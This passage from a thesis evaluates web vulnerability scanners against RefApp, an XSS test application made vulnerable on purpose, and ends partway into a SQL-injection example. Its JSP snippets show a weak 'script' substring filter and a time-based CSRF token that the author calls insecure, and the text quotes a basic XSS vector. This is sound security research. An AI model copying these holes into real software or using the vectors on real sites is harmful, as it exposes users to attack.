The first problem can be solved by using a crawler that understands JavaScript. Recall the tool *Crawljax* mentioned in section 3.4.1 that uses a browser to parse and render Web pages and consistently observes the state of the DOM tree.

To overcome data barriers, the crawler must be provided with default input. Depending on the Web application, this can be only a bit data or huge amounts of data, which makes using a crawler very cumbersome with no benefits added to automated use case generation. This disadvantage is prevalent in most Web applications and thus, it is easier to create use cases manually.

[6] http://www.sap.com/



Figure 5.7: Which link reflects the input?

However, assuming that almost no default data must be provided, the crawler still needs to pass workflow barriers. Generally speaking, a crawler is incapable of determining the pages that complete certain multi-step tasks and that lead deeper into the Web application. The crawlers of search engines follow a *breadth-first* strategy for traversing the link structure. This makes sense in the Web in order to put less workload on a single server at once but distribute the crawler's load among several Web servers. To complete a sequence of steps in the correct order, it makes more sense to follow a *depth-first* crawling strategy. There is no guarantee for hitting the correct link or button that proceeds to the next step (see figure 5.7), but at least it increases the chance to do so. Furthermore, if the crawler of a WVS uses the *breadth-first* strategy, it doesn't benefit from its advantages of load balancing, because the scanned Web application is hosted on a single server[7].

The chances of following the correct sequence of steps are increased, if priority is given to form submit over following a link. This way, multi-step forms such as the example shown in figure 2.5, can automatically be completed — as long as valid input data is provided.

Recall that every input parameter must be reflected back at some point in time. Otherwise, the vulnerability cannot be detected (see section 3.6). Therefore, a necessity for use cases is that they should end with the reflection of input data. To automatically determine the end of a use case, the crawler would need to keep track of all data that was inserted into forms and check the presence of that data on every response.

Assuming that the crawler passes all obstacles, the generation of a use case is easy. To generate use cases for a simulated workflow, an crawler such as *Crawljax* must be used that works on browser events. It is easy to capture all events that are triggered by the crawler. For HTTP replay workflows, the generation of use cases is even easier. In section 5.2.2, we have seen a HTTP replay architecture that uses a proxy server to capture all requests. The Selenium script or the user that triggers the request would simply be replaced by the crawler to generate the workflow.

In summary, the workflow-based approach can be implemented in two ways. Either by simulating every single user interaction, which is the path that iSTAR takes, or by replaying HTTP requests to reproduce the workflow. The advantages of the HTTP replay are that it is faster and easier to implement than the simulated approach. The disadvantages are that it cannot deal with CSRF prevention tokens properly (which is a common security technique in modern Web applications) and that use cases are hard to maintain in its pure

[7] In case the Web application is run on a server farm, the requester has no control over the load balancer of the Web application and thus, in this case the *breadth-first* strategy adds no benefit as well.

HTTP request form. On the other hand, the simulated approach is slower, but the main advantages are clear: It can process CSRF tokens correctly and the use cases can be used for regression tests of the user interface. Also, use cases are easier to adjust and maintain.

A workflow-based architecture can use at least two different execution strategies that define, when attack vectors are injected. We compared the inline execution with the complete execution and came to the realization that inline execution is faster, but complete execution covers the problems of current Web Vulnerability Scanners.

Use cases can be implemented in two different ways, either as raw HTTP requests or event-based for simulated workflows. But even raw HTTP use cases benefit from event-based script recorders such as Selenium IDE to make maintenance easier. It is hard to automate the use case generation for the same reasons why crawlers fail to dive deep enough into a Web application. They fail to understand the logic behind a Web application and cannot distinguish relevant links from unrelevant links. When recording use cases, it must be ensured that parameters are reflected at some point during the use case. Also, use cases should be short in order to improve the performance of complete runs.

6 Implementation

The major contribution of this work is the evaluation of typical current Web Vulnerability Scanners. We tried to find out why scanners fail to detect certain types of XSS vulnerabilities and made assumptions about their shortcomings throughout this work. It was claimed that the terms *reflected* and *stored* XSS were insufficient to explain the shortcomings of current scanners. The behavior of Web Vulnerability Scanners and the likelihood of detecting XSS vulnerabilities depends mainly on the *order* attribute and on the underlying database operation. In order to back up these claims, an evaluation application was developed, which is presented in this chapter.

6.1 RefApp

The evaluation application also serves as a reference and testing application for iStar and is therefore called RefApp throughout this work.

RefApp is a collection of 27 test cases. Each test case can be seen as a minimalistic component of a typical Web application. Usually, user input in Web applications is gathered by using input fields in forms and many forms offer more than one input field. As we have seen in chapter 3.6, form fields can either be filled one after another (single injection) or all at once (multiple injection). The advantage of the multiple injection strategy is that only one request per form needs to be sent. This approach is faster and CSRF prevention tokens (see chapter 2.1) are less likely to become invalid during the penetration process. The drawback of multiple injection is that input parameters aren't tested extensively. It can easily happen that an error handling routine of the Web application catches and rejects malicious input of one input field, while another input field is still vulnerable. This way, the vulnerability doesn't get exposed.

Therefore, most scanners use the single injection strategy. The advantage is better parameter coverage but CSRF tokens become invalid, if forms are submitted several times. RefApp simulates this consideration by providing forms with more than one input field and four different input filtering mechanisms.

No input validation. Some input fields can be left empty and no input validation is applied. These fields are vulnerable to XSS attacks.

Required. Input fields that are flagged as *required* need to be filled with data. Otherwise, the error handling routine of RefApp rejects the form submission. This represents typical behavior of most Web applications on the internet. *Required* form fields are still vulnerable to XSS attacks, but if a form with multiple vulnerable input fields is penetrated and a *required* field is left empty, the vulnerabilities aren't exposed.

Script-filter. Most Web applications apply a basic filtering mechanism to user input. But often, these filters are weak (input filtering is discussed in chapter 4.2). RefApp implements a weak filter that searches the input for the occurrence of the substring `script`. If this substring is detected, the form submission is rejected. While it is easy to evade this filter, many scanners use only very well-known attack vectors such as `<script>alert(1)</script>`, which are rejected by this filter. The purpose of this input validation routine is to check for variance of attack vectors that are injected by the scanner. Input fields flagged as having the *script-filter* are still vulnerable to XSS attacks.

Character-escaping. This input validation routine properly sanitizes user input by replacing replacing angle brackets (`<`, `>`) with their HTML equivalents (`<`, `>`). Form fields that use this method aren't vulnerable to XSS attacks.

All test cases in RefApp combine these four input validation techniques with one or more input fields. The test cases are designated to cover all problems discussed earlier in sections 3.4 and 3.6. In the following, an overview is given for all 27 test cases.

6.1.1 Cases 1–12: First-order XSS

The first twelve test cases serve as a reference. It is expected that all modern scanners are able to detect the vulnerabilities in these cases, because they are made only of first-order XSS vulnerabilities.

Cases 1–4. These cases contain non-persistent first-order XSS vulnerabilities incorporating the various input validation strategies explained above.

Case 5. Case 5 is the only first-order case that stores data in a text file. If cases 1–4 and 5 are detected equally by a scanner, it is shown that the persistence attribute is irrelevant for the detection rate but other factors influence it.

Cases 6–9. These cases use CSRF prevention tokens in combination with non-persistent first-order XSS vulnerabilities and various input filtering mechanisms in order to check how scanners using only the single injection strategy perform.

Case 10. Case 10 uses an HTTP GET request instead of the typical HTTP POST request to check, if any scanner has problems with parameter manipulation in GET requests.

Case 11. Case 11 checks if scanners have trouble penetrating a frameset with multiple frames and two vulnerable forms on one page.

Case 12. Case 12 doesn't have any vulnerable input fields, but only reflects formerly stored attack vectors. The idea is to check whether scanners can trace the attack vectors reflected in case 12 back to the input field they were injected into.

6.1.2 Cases 13–22: Second-order XSS

The next ten cases cover variants of second-order XSS vulnerabilities. The four input validation mechanisms are combined with one to three input fields. Data gets processed in two ways: It is either stored immediately after the form was submitted or later, after an additional step was performed. The latter can be seen as a workflow barrier in which a scanner needs to perform a specific sequence of operations to execute the attack properly.

Some cases use the INSERT operation, while others UPDATE existing data:

Case 13. This case stores the input data via INSERT, but doesn't reflect it. This vulnerable input field can only be found by accessing case 12 or case 22.

Case 14. Case 14 uses the UPDATE operation to store data, but doesn't reflect it in the immediate response.

Case 15. This case also persists data via UPDATE operation, but also has a logical workflow barrier. The correct sequence of steps has to be executed, before the data is made persistent.

Case 16 and 17. These cases work similar to cases 14 and 15, but use the INSERT operation instead.

Case 18–21. These cases work the same as cases 14–17, but use three required input fields instead of a single non-required input field.

Case 22. Case 22 only reflects stored data, just like case 12.

6.1.3 Cases 23–27: Special cases

Finally, five cases address various features of Web Vulnerability Scanners. The crawling component, the ability to deal with JavaScript and the capability of logging in a user are tested in these cases.

Case 23. Case 23 has a non-persistent first-order XSS vulnerability that is "hidden" behind a dynamic link and an AJAX request. It uses jQuery as representative for a complex modern JavaScript framework.

Case 24–26. These cases use only basic JavaScript instructions to generate links and forms dynamically. Cases 24 and 25 have non-persistent first-order XSS vulnerabilities, case 26 has a persistent second-order XSS vulnerability that uses the UPDATE operation.

Case 27. Case 27 has two sub-cases 27a and 27b, whereas 27a has a non-persistent first-order XSS vulnerability and 27b has a persistent second-order XSS vulnerability with an INSERT operation. Both sub-cases are "hidden" behind a login form and on submitting 27a, the user is logged out again. This case tests the capabilities of Web Vulnerability Scanners to determine the "login" state of the application.

RefApp was developed in an iterative way during this work, when it became clear how the problems of current scanners might look like. That is also the reason why 27 cases exist. The idea was to create a set of test cases to verify the principles presented in this work, but more cases were added with a certain redundancy and variation through experimentation. This way, it is ensured that other factors such as the amount of input fields or the input validation strategy don't have an uncontrolled impact on the test results. To the best of our knowledge, it is the most extensive evaluation application for XSS vulnerabilities.

Table 6.1 shows all vulnerable input parameters. In total, 50 parameters are vulnerable to XSS attacks and 25 out of 27 cases have vulnerable input fields.

6.1.4 Technical Implementation

RefApp is written in *JavaServer Pages* based on Java 6 (JDK 1.6.0). For simplicity and easy installation, data is stored in a text file rather than in a database. From the outside, a user cannot see any difference as RefApp stores only small amounts of data (a few kilobytes) that don't cost much performance.

In order to make it easier to trace whether a WVS detects all vulnerabilities or not, the input parameters are named according to their test case numbers. For example, the input fields of case 4 are called `a04`, `b04`, and `c04`. Links within a case and the submit button are given a unique id following the same schema. The submit button in case 4 has the id `subm04`, the "continue..." link in case 20 was assigned the id `cont20`.

The input filtering methods are small functions that are included in each case. These functions are defined in a file called `head.jsp` along with the data processing functions for text files. For example, the validation function that detects the substring `script` (case-insensitive), looks as follows:

```
1 boolean hasScript(String s) {
2     if (s == null) {
3         return false;
4     }
5     s = s.toLowerCase();
6     return (s.indexOf("script") >= 0);
7 }
```

Two additional polymorphic functions allow the fast validation of more than one parameter accordingly:

```
1 boolean hasScript(String s, String t) {
2     return (hasScript(s) || hasScript(t));
3 }
4 boolean hasScript(String s, String t, String u) {
5     return (hasScript(s) || hasScript(t) || hasScript(u));
6 }
```

For example, case 4 uses a script filter on input fields `a04` and `c04`. The form processing script simply abords with an error message, if a script-substring is detected:

```
1 String a = request.getParameter("a04");
2 String b = request.getParameter("b04");
3 String c = request.getParameter("c04");
4
5 if (hasScript(a, c)) {
6     out.println("Script detected, invalid input!");
7     return;
8 }
```

The general structure of each case looks very similar. Every case resides in one sub-folder and consists of two or three files. Two files, if it is a first-order XSS vulnerability, whereas the first file is the form, the second file is the form processing routine — or three files, if the case is a second-order XSS vulnerability, having an additional form processing or data output step.

Because all 27 cases have a similar structure, it would be possible to start with one case and copy and paste all remaining cases, manually adjusting the suffixes. This repetitive

work is likely to produce bugs and therefore, a code generator was written in Python that generates the initial form layout and the form processing files.

When the code generator is started, it automatically selects the current case number that is about to be created and asks for the type of input fields. Textareas and text input fields are the two possible types. It also asks for the input filtering mechanisms it should use. For example, we can provide "`txt, in*, in*$`" as input to generate a case with a textarea and two input fields, whereas the textarea has no input filtering mechanism, the first input field requires some data and the second input field can't be empty and has a script-substring filter. The output is a folder containing three files: the form file, the form processing file, and a file displaying the data with all parameter names set accordingly to the case number.

The code generator was used to create the basic source code for all cases. This code was then further modified to implement the varieties in every case.

It is important to mention the CSRF prevention mechanism used in cases 6–9, because CSRF prevention can be implemented in various ways. In RefApp, the token system is set on a per-request basis. That means that with every request inside the case in question, a new token is generated that needs to match on client- and server-side. Another way to implement the CSRF prevention token is by setting the token only once upon user login. This is considered to be less secure and is not applicable, because RefApp doesn't use logins in cases 6–9. A token from case 6 cannot be used in case 7, 8, or 9 and vice versa. Tokens are made of the current system time in milliseconds for simplicity, but it should be noted that this is a very insecure prevention mechanism. Real CSRF tokens need to be completely random. The following listing shows CSRF token generation that can only be used in case 6:

```
1 String token = Long.toString(System.currentTimeMillis());
2 out.print("Setting up CSRF prevention token: " + token);
3 session.setAttribute("case06_token", token);
```

In the form processing part, the session token is compared to the token provided as parameter of the form:

```
1 if (session.getAttribute("case06_token") == null
2         || (session.getAttribute("case06_token") != null
3         && !session.getAttribute("case06_token").equals(
4             request.getParameter("case06_token")))) {
5     out.print("Session token violation!");
6     session.setAttribute("case06_token", null);
7     return;
8 }
```

Note that in line 7, the current token is invalidated. RefApp uses CSRF prevention on a very basic level. In a real system, the creation, check and invalidation of tokens needs to be well-designed such that new tokens are properly set in every single request, even if the Web application displays an error message. CSRF prevention tokens should increase security without having a negative impact on the user experience.

jQuery was mentioned throughout this work several times as an example for a complex JavaScript framework. jQuery 1.4.2 was used in case 23 for a small fade-in animation and to submit an AJAX request, because it offers a well-working abstraction for every browser. Implementing AJAX for every browser is not hard, but especially older browsers such as Internet Explorer 6 require special attention. With jQuery, AJAX requests consist practically of one line of code. However, the main advantage of jQuery is the clear separation of

JavaScript code from HTML code. The animation and the AJAX request in case 23 were implemented as follows:

```
1  <a id="loader23" href="#" style="display: none;">This link
2  changes soon...</a>
3
4  <script type="text/javascript">
5  $(document).ready(function() {
6    $("#loader23").fadeIn(1500, function() {
7      $.get("ajax_response.txt", function(data) {
8          var e = $("a#loader23");
9          e.attr("href", data);
10         e.attr("innerHTML", "Link changed, click now!");
11 });});});
12 </script>
```

In line 1, an HTML link element is defined, which can be referenced by its id `loader23`. It is invisible upon page load and as one can see, it has no link target (`href`). A traditional crawler would only see the raw HTML code and wouldn't be able to follow the link. Line 6 attaches a fade-in animation to the link element with a duration of 1500ms. Once the animation is complete, an AJAX request fetches the link target from the server asynchronously and assigns it as attribute to the link element. The text of the link element is changed as a visual feedback or the user. Then, the link can be clicked and the user gets to the next step in case 23.

Case	Vulnerable Fields
Case01	a01
Case02	a02, b02, c02
Case03	a03, b03, c03
Case04	a04, b04, c04
Case05	b05
Case06	a06, b06, c06
Case07	a07, b07, c07
Case08	a08, b08, c08
Case09	a09, b09, c09, d09
Case10	a10
Case11	a11, b11
Case12	—
Case13	a13
Case14	a14
Case15	a15
Case16	a16
Case17	a17
Case18	a18, b18, c18
Case19	a19, b19, c19
Case20	a20, b20, c20
Case21	a21, b21, c21
Case22	—
Case23	a23
Case24	a24
Case25	a25
Case26	a26
Case27	a27, b27
Total	50 vulnerable input fields

Table 6.1: Vulnerable input fields in RefApp.

7 Evaluation

This chapter presents the evaluation of five current Web Vulnerability Scanners. The task was to detect all vulnerabilities in RefApp. Two major aspects of the evaluation application are (i) to compare the workflow-based architecture with the traditional architecture of scanners and (ii) the comparison of the new complete execution strategy of iStar with the old inline execution strategy.

7.1 Evaluation Application

RefApp as evaluation application is presented in chapter 6. The reason why no "typical" deliberately insecure evaluation applications such as *Hacme Bank*[1] or *WebGoat*[2] were used is because these applications are designed to cover various different typical vulnerabilities such as the OWASP Top 10 (see chapter 1). For this work, a Web application was required that focuses on XSS vulnerabilities in depth that aims at the weaknesses of scanners in particular.

7.2 Testing Environment

Five scanners were used for the evaluation:

WebInspect 8.0.524.2. WebInspect by HP is an enterprise WVS with many capabilities such as a login sequence recorder, manual crawling, many different attack vectors and various settings to influence the auditing process.

Paros 3.2.13 Paros is a free WVS that works as a proxy, but it also has a crawler, an attack component, and an analyzing module, making it a fully automated WVS.

Burp Pro Suite v1.3.03 The *pro* version of Burp can perform scans automatically by using the built-in scanner. Nevertheless, its main purpose is to be an aid for manual pentesting.

[1] http://www.foundstone.com/us/resources/proddesc/hacmebank.htm
[2] http://code.google.com/p/webgoat/

Acunetix 6 and 7 The free version of Acunetix WVS is restricted to the detection of XSS vulnerabilities, which is sufficient for this work. Two versions were compared: 6.5 (build 20100616) and 7.0 (build 20100810).

iStar iStar is still under continuous development. The most recent version as of October 11, 2010 was evaluated.

The scanners were evaluated in a private network, whereas RefApp was run in *Apache Tomcat 6.0.26*. On the same machine, *Wireshark 1.2.5* (SVN Rev 31296) captured all traffic to examine the behavior of the Web Vulnerability Scanners in greater detail and draw conclusions about their performance. Before every run, all persistent data in RefApp was erased and Tomcat was restarted to clean session data.

If a scanner was executed more than once, for example to switch between various settings, the scanner was restarted. Some scanners such as WebInspect and Acunetix offer the possibility to store the results in a database for report generation. During the evaluation, this feature was deactivated such that no results were stored in the database in order to have unbiased fresh starts and prevent iterative result collection.

7.3 Tests Performed

The scanners were configured in various ways as far as configuration was possible. Every scanner was run first in its initial configuration without any modifications. Then, various settings were adjusted as presented in the following. Finally, one run used manual intervention if the scanner allowed it.

The only metric used to rate the quality of a scanner was the amount of XSS vulnerabilities found. Execution time, number of requests, or false positives were not taken into account.

WebInspect. WebInspect was run several times with various options. In the first run, the assessment method was set to *automated* with *simultaneous crawling and auditing*. The crawler collected pages using the breadth-first strategy. The JavaScript analyzer was active. In order to find only XSS vulnerabilities, the *Cross-Site Scripting* audit policy was chosen. For the first run, no startup macro and no login macro was provided.

The second and third run were executed with the same settings but the crawler was set to use the depth-first strategy. In the second run, the crawling-related option *retrace the crawl path for each parameter attack* remained disabled, whereas this option was enabled for the third run.

The fourth run used the breadth-first crawling strategy again, but separated the crawling from the auditing process (*sequential crawl and audit*).

In the fifth run, a login macro was provided to test the performance for case 27.

For the sixth and final run, the assessment method was switched to *manual* and the entire application was crawled manually.

Paros. Paros was run only once, because it doesn't offer different crawling strategies. The scan policy was set to *Cross-Site Scripting*.

Burp Pro. Burp Pro Suite was also run only once with default configuration. While Burp can be used to enhance manual pentesting in many ways, the automated scanning process is quite straight forward with few options to enhance the process. For the evaluation, the *scanner* module of Burp was used. Burp also has an *intruder* module,

which automatically tries various attack vectors on any parameter of a single request, but this component requires heavy manual interaction, because every request that should be modified must be selected manually. It is not possible to select an XSS-only policy in Burp and thus, Burp ran all kinds of patterns against the input fields.

Acunetix 6. The Acunetix WVS has three different attack modes: *heuristic*, *extensive*, and *quick*. For all runs, the option to scan and analyze JavaScript and AJAX requests were enabled. The port scanner, the AcuSensor technology and the manipulation of HTTP headers were disabled. Each of the attack modes was tested with the same settings during the first three runs (in the order mentioned above). No login sequence was provided.

Run four was executed with *heuristic* attack mode and was given a login sequence for case 27.

In run five, the initial crawling was followed by a manual crawling process. The attack mode was set to *heuristic*. No login sequence was provided.

Acunetix 7. Acunetix 7 offers the same settings as its predecessor Acunetix 6. For all runs, the option to scan and analyze JavaScript and AJAX requests were enabled. The port scanner, the AcuSensor technology and the manipulation of HTTP headers were disabled. The first three runs used the different attack modes *heuristic*, *extensive*, and *quick* in that order.

A manual crawling process via the built-in HTTP sniffer was not possible, because of limitations in the license. While the HTTP sniffer could be used in Acunetix 6, this feature is disabled in Acunetix 7. Therefore, the fourth run used the login sequence recorder to create a manual walkthrough for the whole application.

iStar. iStar was run twice. At first, the *inline* execution strategy was used. For the second run, the *complete* execution strategy was used. Both runs used the *single* injection strategy to test parameters one by one.

7.4 Test Results

The minimum set of cases containing vulnerabilities that every scanner should detect without troubles include cases 1–5, 10, and 11, because a simple request-response analysis would be sufficient.

The results of running the scanners against RefApp are shown in table 7.1. The values in the table correspond to the simplest configuration that discovered the vulnerability. An empty cell indicates that the given scanner did not discover the vulnerability in any mode. A configuration in brackets indicate that this mode discovered vulnerabilities in the according case only partly.

One remarkable result is that the configuration runs of WebInspect and Acunetix 6 and 7 had practically no impact on the detection results. The only case in which a configuration made a difference was case 27, where a login sequence was defined and set up. All other settings had no impact on the detection results. In case of WebInspect, the manual crawling process leveraged the detection rate significantly. Acunetix 6 had hardly any gains from a manual crawling process.

Scanner-specific observations are discussed in the following:

WebInspect. One surprising result is that WebInspect failed to deal with CSRF prevention tokens as this technique is quite common in modern Web applications. The

Case	WebInsp	Paros	Burp	Acu 6	Acu 7	iStar inl	iStar cmpl
Case01	Initial	Initial	Initial	Initial	Initial	Initial	Initial
Case02	Initial	Initial	Initial	Initial	Initial	Initial	Initial
Case03	Initial			Initial		Initial	Initial
Case04	Initial			Initial		Initial	Initial
Case05	Initial		Initial	Initial		Initial	Initial
Case06						(Initial)	Initial
Case07						(Initial)	Initial
Case08							Initial
Case09							Initial
Case10	Initial		Initial	Initial		Initial	Initial
Case11	Initial		Initial	Initial	Initial	Initial	Initial
Case13	Manual						
Case14	Manual						Initial
Case15							Initial
Case16	Manual			Initial		Initial	Initial
Case17							Initial
Case18	Manual						Initial
Case19							Initial
Case20	Manual			Initial		Initial	Initial
Case21							Initial
Case23	Manual			Manual			
Case24	Initial			Initial	Initial	Initial	Initial
Case25	Initial			Initial	Initial	Initial	Initial
Case26	Manual						Initial
Case27	(Config)			(Config)		Initial	Initial
Total	54%	8%	14%	44%	16%	46%	**96%**

Table 7.1: Detection results.

various settings had no impact on the detection results. In addition, there was also no difference whether the auditing is done simultaneously or sequentially. It could be observed that some input fields were filled with the same non-destructive pattern `12345` over and over again. The JavaScript analyzer worked only on a basic level, as it was able to deal with the dynamically created content in cases 24 and 25 but failed to pass the animation and AJAX request in case 23.

The best results were achieved in round six, when the Web application was crawled manually. We can see clearly that WebInspect has troubles in overcoming workflow barriers. It failed to detect cases 15, 17, and 19, in which a specific sequence of operations is required to reflect the attack vector.

Paros. Paros detected hardly any of the vulnerable parameters, which is mostly because it attempted to penetrate only one field at once leaving all other parameters empty. But most cases of RefApp require some input.

Burp Pro. Burp injected many patterns that also cover SQL-injection or command line execution attacks but it somehow failed to inject patterns into `<textarea>` parameters. Therefore, relatively simple cases such as case 3 weren't marked as vulnerable.

Acunetix 6. Acunetix performed comparable to WebInspect in its initial mode. It reported an astonishing number of 674 findings, as every attack vector was marked as a finding — instead of marking the input parameter as a finding — and every parameter was attacked with at least 30 attack vectors. It named the findings in case 16 and 20 *stored XSS*. There is no difference between the results of the *quick*, *heuristic*, and *extensive* attack strategies. The JavaScript analyzer works on basic dynamic content, as the vulnerabilities in case 24 and 25 were found, but it failed to understand the complex jQuery framework with the animation and the AJAX request in case 23.

By providing a login sequence for case 27, it also detected parameter `b2` in case 27 as vulnerable. This is surprising, as the vulnerability in case 27b is "tougher" to find than the one in case 27a. Some parameters were injected with up to 168 different patterns, which resulted in many unnecessary HTTP requests.

Acunetix 6 missed all second-order vulnerabilities that work with an UPDATE operation, because the penetration process always ended with a non-destructive pattern. It also missed all cases that have a workflow barrier that require the scanner to perform a sequence of steps.

Acunetix 7. It is surprising that Acunetix 7 performed worse than its predecessor Acunetix 6. The reason for this is that Acunetix 7 injected only one input field at once and left all other input fields empty by default (in opposite to its predecessor, which always filled all input fields with data). This way, required input fields were not provided with necessary data.

It is not clear why Acunetix 7 behaves like that. We could assume that Acunetix 7 tries to inject non-destructive patterns first to observe the behavior of the Web application and perform attacks later. However, as most input fields in forms in the wild require some data, it is still surprising that Acunetix 7 leaves input fields entirely empty.

In the last run of Acunetix 7, the login sequence recorder was used to define a complete path through the application. On executing the sequence, Acunetix 7 crashed with an unspecific error message and thus, no data about the detection rate of Acunetix 7 can be provided if the crawling process is done manually.

iStar inline. The inline run of iStar detected 23 out of 50 vulnerable parameters. It fails to detect vulnerable cases that use an UPDATE operation, because during inline mode, the execution of a `type` command overwrites formerly injected patterns (see 5.3.1). Case 13 couldn't be detected, because iStar injects a fixed attack vector. The preferrable strategy is to inject a pattern that contains a unique random number that can be used to identify the parameter the string was injected into. Technically speaking, case 13 was detected when case 22 was analyzed, but the attack vector couldn't be traced back to case 13.

The detection of the CSRF cases 6–9 seems to be somewhat random. In fact, in inline mode, it is more a matter of chance, whether a vulnerable parameter or the token itself gets injected first. After the first injection, the form becomes invalid and all subsequent injections don't reflect the attack vector anymore. Therefore, the detection of vulnerabilities in cases 6 and 7 was merely a matter of luck.

Seemingly, case 23 couldn't be detected, because of a bug that caused iStar to miss the end of the jQuery animation.

iStar complete. The complete run that was introduced with this diploma thesis took quite long, but iStar managed to detect 48 out of 50 vulnerable parameters resulting in a detection rate of 96%. Case 13, as explained above, couldn't be traced back to the according input field. Again, the animation in case 23 caused problems and thus, the vulnerable input field in case 23 wasn't detected. It can be stated that the rate was lowered by a bug and a missing feature but the concept itself leverages the detection rate of XSS vulnerabilities remarkably.

Comparing the scanners using a single benchmark like RefApp does not represent an exhaustive evaluation, because in reality, runtime, memory consumption, amount of requests and comparable aspects play an important role. However, it can be stated that the problems of current scanners with respect to XSS vulnerabilities can clearly be identified and explained by considering workflow barriers, order, and the database operation. The categorization into *reflected* and *stored* is not sufficient for explaining the shortcomings of Web Vulnerability Scanners. In addition, the workflow-based architecture enables the *complete* execution strategy, which — if implemented correctly — results in a detection rate of XSS vulnerabilities of 100%.

8 Discussion

This diploma thesis explored how second-order XSS vulnerabilities can be detected. We examined how current Web Vulnerability Scanners work in general and how their approach can be improved to leverage the detection rate. A new approach was introduced that omits the crawling component and executes attacks using a predefined workflow.

In this chapter, the benefits and limitations of workflow-based scanners are discussed.

8.1 Benefits of a Workflow-based Architecture

The first impression that one might have of workflow-based scanners is that it means a lot of work to record use cases and define a workflow. It sounds like a tremendous effort in comparison to the fully automated Web Vulnerability Scanners such as WebInspect and Acunetix. But the evaluation shows that the detection rate of these scanners is quite low, if they are run fully automated with an initial configuration. Many vulnerabilities were missed. This is partly, because RefApp focuses on the weaknesses of these tools by providing many second-order XSS cases, but also, because the architecture of these tools is quite limited.

It should be recognized that these tools are not fully automated for several reasons:

1. One task that has to be done manually is to check whether the Web application was crawled completely or not. Obviously, a crawler that doesn't access certain parts of the Web application cannot find any vulnerabilities in these parts. The manual inspection of the crawled set of pages is not required in the workflow-based approach, because it is assumed that the provided workflow covers all areas of the Web application.

2. Another manual task is setting up specific data for input fields that require specialized data. Acunetix and WebInspect are shipped with about 50 default values for all kinds of input fields such as default email addresses, credit card numbers, names, addresses, ZIP codes, countries etc. These default values are hardly sufficient in specialized Web applications, for example in a corporate environment, where department IDs, supplier IDs, area codes and such are often required.

While default values need to be set up in traditional Web Vulnerability Scanners separately, they are already integrated into use cases of workflow-based scanners. No extra manual intervention is required.

3. The detection rates of Acunetix and WebInspect were improved significantly in the runs that involved manual crawling of the application. This comes close to the effort that is required for the recording of use cases with the additional drawback that these recordings cannot be modified easily or even be used for other things such as functional tests of the user interface.

In order to get the full potential of current Web Vulnerability Scanners, manual effort has to be put into the work with these tools, which relativizes the manual effort required for workflow-based scanners.

The best detection rate of traditional Web Vulnerability Scanners with a lot of manual intervention gets results that can be compared to iSTAR's worst result set (in inline mode). Running iSTAR in complete mode achieves almost 100% vulnerability detection. As we have seen in the evaluation, many details of the default behavior influence the detection rate. Just by injecting only one pattern and leaving all other fields empty, the detection rate drops significantly.

A very surprising result of the evaluation is the incapability of the traditional Web Vulnerability Scanners to handle protection mechanisms such as CSRF tokens, as this is a common out-of-the-box technique in modern application development frameworks. While it can also be difficult for workflow-based scanners that use HTTP replay to deal with CSRF tokens[1], the architecture itself improves the handling as the evaluation results of iSTAR's complete mode show.

Workflow barriers such as a specific sequence of operations that must be performed are quite common in Web applications. Think of signup processes, configuring account settings, uploading pictures etc. None of the traditional Web Vulnerability Scanners was capable of performing a successful attack against a case with a workflow barrier but only iSTAR succeeded.

During experimental tests of the evaluation application, it could be observed that cases 12 and 22 played an important role in detecting the vulnerability in case 13. Sometimes, it was a matter of chance whether case 13 was detected or not, depending on whether case 12 or 22 were enabled or not. This is, because traditional Web Vulnerability Scanners do not always follow links in a specific order. With workflow-based scanners, the factor "luck" is relatively small, as the exact procedure is defined previously. Sometimes, scanners break an application such that it becomes unusable. This can happen if functions are triggered that have severe consequences, such as deleting all users of a Web application in an administrator panel. Also, certain attack vectors can break the application such that pages cannot be displayed correctly any more.

The benefit of a workflow-based scanner is that the chance of accidentally breaking the Web application is relatively small. Additionally, in case this happens, the input or sequence that caused the failure can be traced very easily. One only has to check when the workflow couldn't be executed properly anymore. This is harder to accomplish in traditional Web Vulnerability Scanners, as there is no intended workflow. If the application breaks, chances are that the WVS simply doesn't find any more parameters to penetrate. Maintaining the state of an application plays a crucial role in security assessment of productive environments.

[1] This is not impossible though, but the token parameter must be identified and flagged as "don't modify".

Traceability can also be an important factor in fixing the security hole in the code. The exact steps and input can easily be extracted from a workflow-based penetration and be given to the developer of the Web application. Traditional scanners only show the vulnerable input parameter and the injected pattern, but they don't give a hint about the sequence of steps that were executed to reveal the vulnerability.

A JavaScript analyzing component is obsolete in a workflow-based scanner, as use cases are recorded in a normal browser that renders JavaScript according to standards. With the advance of complex JavaScript frameworks such as jQuery, writing analyzers becomes an extremely difficult task. The evaluation shows that Acunetix and WebInspect couldn't deal with case 23, but only with the simple JavaScript instructions in cases 24 and 25. Unfortunately, also iSTAR failed to pass case 23 but as a consequence of a bug[2], not because it couldn't deal with jQuery.

Workflow-based scanners can be used in productive environments more easily than traditional Web Vulnerability Scanners, because the exact steps can be defined. Traditional Web Vulnerability Scanners use either a brute-force approach with their crawlers or require the same amount of manual intervention.

It can be stated that for the same manual effort, the detection rate of a workflow-based scanner for XSS vulnerabilities is much higher than the detection rate of traditional Web Vulnerability Scanners, as it offers better attack strategies.

One of the biggest advantages of workflow-based scanners was discovered during conceptual improvements of iSTAR that were introduced with this work. It is not the detection of XSS vulnerabilities, but the detection of server-sided attacks such as SQL-injection, which is an entirely topic on its own. Nevertheless, a brief introduction is given in the following.

8.1.1 Detecting SQL-Injections

XSS vulnerabilities target the user of a Web application. SQL-injections have the goal to inject malicious strings that perform certain tasks on the database. They attack the Web application or the server itself. A common example is to bypass login procedures by providing a pattern that always returns true for a database request. Imagine the login function sends a request to the database in order to verify the existence of a certain user:
`SELECT id FROM users WHERE name = ´Alice´ AND password = ´alicepw123´`
